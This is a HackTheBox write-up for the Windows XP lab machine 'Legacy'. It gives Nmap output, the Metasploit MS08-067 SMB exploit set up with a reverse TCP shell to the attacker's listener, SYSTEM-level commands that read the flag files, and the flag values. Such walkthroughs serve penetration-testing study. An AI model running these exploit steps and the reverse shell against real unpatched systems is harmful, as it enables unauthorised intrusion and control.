


[HackTheBox] Legacy

Date: 01/Nov/2019


Categories: [oscp](#), [htb](#), [windows](#)

Tags: [exploit_smb_ms08_067](#)

InfoCard:



Legacy

OS:	 Windows
Difficulty:	Easy
Points:	20
Release:	15 Mar 2017
IP:	10.10.10.4

Overview

This is a writeup for HackTheBox VM [Legacy](#). Here's an overview of the enumeration → exploitation → privilege escalation process:

Killchain




Figure 1: writeup.overview.killchain

TTPs

1. 139/tcp/netbios-ssn/Microsoft Windows netbios-ssn: [exploit_smb_ms08_067](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1  # Nmap 7.70 scan initiated Fri Nov 1 14:44:27 2019 as: nmap -vv --reason -Pn -sV -sC
   ↪ --version-all -oN
   ↪ /root/toolbox/writeups/htb.legacy/results/10.10.10.4/scans/_quick_tcp_nmap.txt -oX
   ↪ /root/toolbox/writeups/htb.legacy/results/10.10.10.4/scans/xml/_quick_tcp_nmap.xml
   ↪ 10.10.10.4
2  Nmap scan report for 10.10.10.4
3  Host is up, received user-set (0.057s latency).
4  Scanned at 2019-11-01 14:44:28 PDT for 276s
5  Not shown: 997 filtered ports
6  Reason: 997 no-responses
7  PORT      STATE SERVICE      REASON      VERSION
8  139/tcp    open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
9  445/tcp    open  microsoft-ds syn-ack ttl 127 Windows XP microsoft-ds
10 3389/tcp    closed ms-wbt-server reset ttl 127
11 Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
   ↪ cpe:/o:microsoft:windows_xp
12
13 Host script results:
14 |_clock-skew: mean: -3h59m53s, deviation: 1h24m50s, median: -4h59m53s
15 | nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:0c:03
   ↪ (VMware)
16 | Names:
17 |   LEGACY<00>          Flags: <unique><active>
18 |   HTB<00>            Flags: <group><active>
19 |   LEGACY<20>         Flags: <unique><active>
20 |   HTB<1e>            Flags: <group><active>
21 |   HTB<1d>            Flags: <unique><active>
22 |   \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
23 | Statistics:
24 |   00 50 56 b9 0c 03 00 00 00 00 00 00 00 00 00 00
25 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
26 | _ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
27 | p2p-conficker:
28 |   Checking for Conficker.C or higher...
29 |   Check 1 (port 40600/tcp): CLEAN (Timeout)
30 |   Check 2 (port 13850/tcp): CLEAN (Timeout)
31 |   Check 3 (port 50902/udp): CLEAN (Timeout)
32 |   Check 4 (port 54226/udp): CLEAN (Timeout)
33 | _ 0/4 checks are positive: Host is CLEAN or ports are blocked
34 | smb-os-discovery:
35 |   OS: Windows XP (Windows 2000 LAN Manager)
36 |   OS CPE: cpe:/o:microsoft:windows_xp:-
37 |   Computer name: legacy
38 |   NetBIOS computer name: LEGACY\x00
39 |   Workgroup: HTB\x00
40 | _ System time: 2019-11-01T20:44:53+02:00
41 | smb-security-mode:
42 |   account_used: <blank>
43 |   authentication_level: user
44 |   challenge_response: supported
45 | _ message_signing: disabled (dangerous, but default)
46 |_smb2-security-mode: Couldn't establish a SMBv2 connection.
47 |_smb2-time: Protocol negotiation failed (SMB2)
```

```
48
49 Read data files from: /usr/bin/../../share/nmap
50 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
51 # Nmap done at Fri Nov 1 14:49:04 2019 -- 1 IP address (1 host up) scanned in 276.38 seconds
```

2. From the Nmap scan results, we find that the target system has SMB service running and is a Windows XP system:

```
1 | smb-os-discovery:
2 |   OS: Windows XP (Windows 2000 LAN Manager)
3 |   OS CPE: cpe:/o:microsoft:windows_xp:-
4 |   Computer name: legacy
5 |   NetBIOS computer name: LEGACY\x00
6 |   Workgroup: HTB\x00
7 |_  System time: 2019-11-01T20:44:53+02:00
```

Findings

Open Ports

```
1 137/udp | netbios-ns | Microsoft Windows netbios-ns (workgroup: HTB)
2 139/tcp | netbios-ssn | Microsoft Windows netbios-ssn
3 445/tcp | microsoft-ds | Windows XP microsoft-ds
```

Phase #2: Exploitation

1. For a Microsoft Windows XP system with open SMB, we use the MSF [MS08-067](#) exploit `windows/smb/ms08_067_netapi` and gain a shell with elevated privileges on the target system:

```
1 msfconsole
2   use exploit/windows/smb/ms08_067_netapi
3   set RHOST 10.10.10.4
4   set LHOST 10.10.14.18
5   show options
6   exploit
```

```
msf exploit(windows/smb/ms08_067_netapi) > show options
```

Module options (exploit/windows/smb/ms08_067_netapi):

Name	Current Setting	Required	Description
RHOST	10.10.10.4	yes	The target address
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell_reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.14.18	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Targeting

```
msf exploit(windows/smb/ms08_067_netapi) >
```

```
msf exploit(windows/smb/ms08_067_netapi) >
```

```
msf exploit(windows/smb/ms08_067_netapi) >
```

```
msf exploit(windows/smb/ms08_067_netapi) > exploit
```

```
[*] Started reverse TCP handler on 10.10.14.18:4444
```

```
[*] 10.10.10.4:445 - Automatically detecting the target...
```

```
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
```

```
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
```

```
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
```

```
[*] Command shell session 1 opened (10.10.14.18:4444 -> 10.10.10.4:1028) at 2019-11-01 15:02:39 -0700
```

```
C:\WINDOWS\system32>
```

Figure 2: writeup.exploitation.steps.1.1

2. We then obtain further information about the system and read the contents of both `user.txt` and `root.txt` files to complete the challenge:

```
1 ipconfig
2 systeminfo
3 dir user.txt /s /p
```

```
4 type "C:\Documents and Settings\john\Desktop\user.txt"
5 type "C:\Documents and Settings\Administrator\Desktop\root.txt"
```

```
C:\WINDOWS\system32>systeminfo_
systeminfo

Host Name:                LEGACY
OS Name:                  Microsoft Windows XP Professional
OS Version:               5.1.2600 Service Pack 3 Build 2600
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Uniprocessor Free
Registered Owner:         user
Registered Organization:   HTB
Product ID:                55274-643-7213323-23904
Original Install Date:     16/3/2017, 7:32:23
System Up Time:            0 Days, 8 Hours, 55 Minutes, 47 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              INTEL - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     511 MB
Available Physical Memory: 394 MB
Virtual Memory: Max Size:  2.048 MB
Virtual Memory: Available: 2.009 MB
Virtual Memory: In Use:    39 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: Q147222
Network Card(s):           1 NIC(s) Installed.
                           [01]: AMD PCNET Family PCI Ethernet Adapter
                               Connection Name: Local Area Connection
                               DHCP Enabled:    No
                               IP address(es)
                               [01]: 10.10.10.4
```

Figure 3: writeup.exploitation.steps.2.1

```

C:\>dir user.txt /s /p
dir user.txt /s /p
Volume in drive C has no label.
Volume Serial Number is 54BF-723B

Directory of C:\Documents and Settings\john\Desktop

16/03/2017  08:19                32 user.txt
               1 File(s)                32 bytes

Total Files Listed:
               1 File(s)                32 bytes
               0 Dir(s)  6.484.877.312 bytes free

C:\>

```

Figure 4: writeup.exploitation.steps.2.2

```

C:\>type "C:\Documents and Settings\john\Desktop\user.txt"
type "C:\Documents and Settings\john\Desktop\user.txt"
e69af0e4f443de7e36876fda4ec7644f
C:\>

C:\>

C:\>type "C:\Documents and Settings\Administrator\Desktop\root.txt"
type "C:\Documents and Settings\Administrator\Desktop\root.txt"
993442d258b0e0ec917cae9e695d5713
C:\>

```

Figure 5: writeup.exploitation.steps.2.3

Phase #2.5: Post Exploitation

```

1  ntauth/system@LEGACY> id
2  NT AUTHORITY\SYSTEM
3  ntauth/system@LEGACY>
4  ntauth/system@LEGACY> uname
5  Host Name:                LEGACY
6  OS Name:                  Microsoft Windows XP Professional
7  OS Version:               5.1.2600 Service Pack 3 Build 2600
8  OS Manufacturer:         Microsoft Corporation
9  OS Configuration:        Standalone Workstation
10 OS Build Type:             Uniprocessor Free
11 ntauth/system@LEGACY>
12 ntauth/system@LEGACY> ifconfig
13 Ethernet adapter Local Area Connection:
14   Connection-specific DNS Suffix  . :
15   IP Address. . . . . : 10.10.10.4
16   Subnet Mask . . . . . : 255.255.255.0

```

```
17   Default Gateway . . . . . : 10.10.10.2
18 ntauth/system@LEGACY>
19 ntauth/system@LEGACY> users
20 Administrator
21 john
```


Loot

Flags

```
1 C:\Documents and Settings\john\Desktop\user.txt: e69af0e4f443de7e.....
2 C:\Documents and Settings\Administrator\Desktop\root.txt: 993442d258b0e0.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/2>
- [+] https://medium.com/@_C_3PJoe/htb-retired-box-walkthrough-legacy-147bbcc9ff02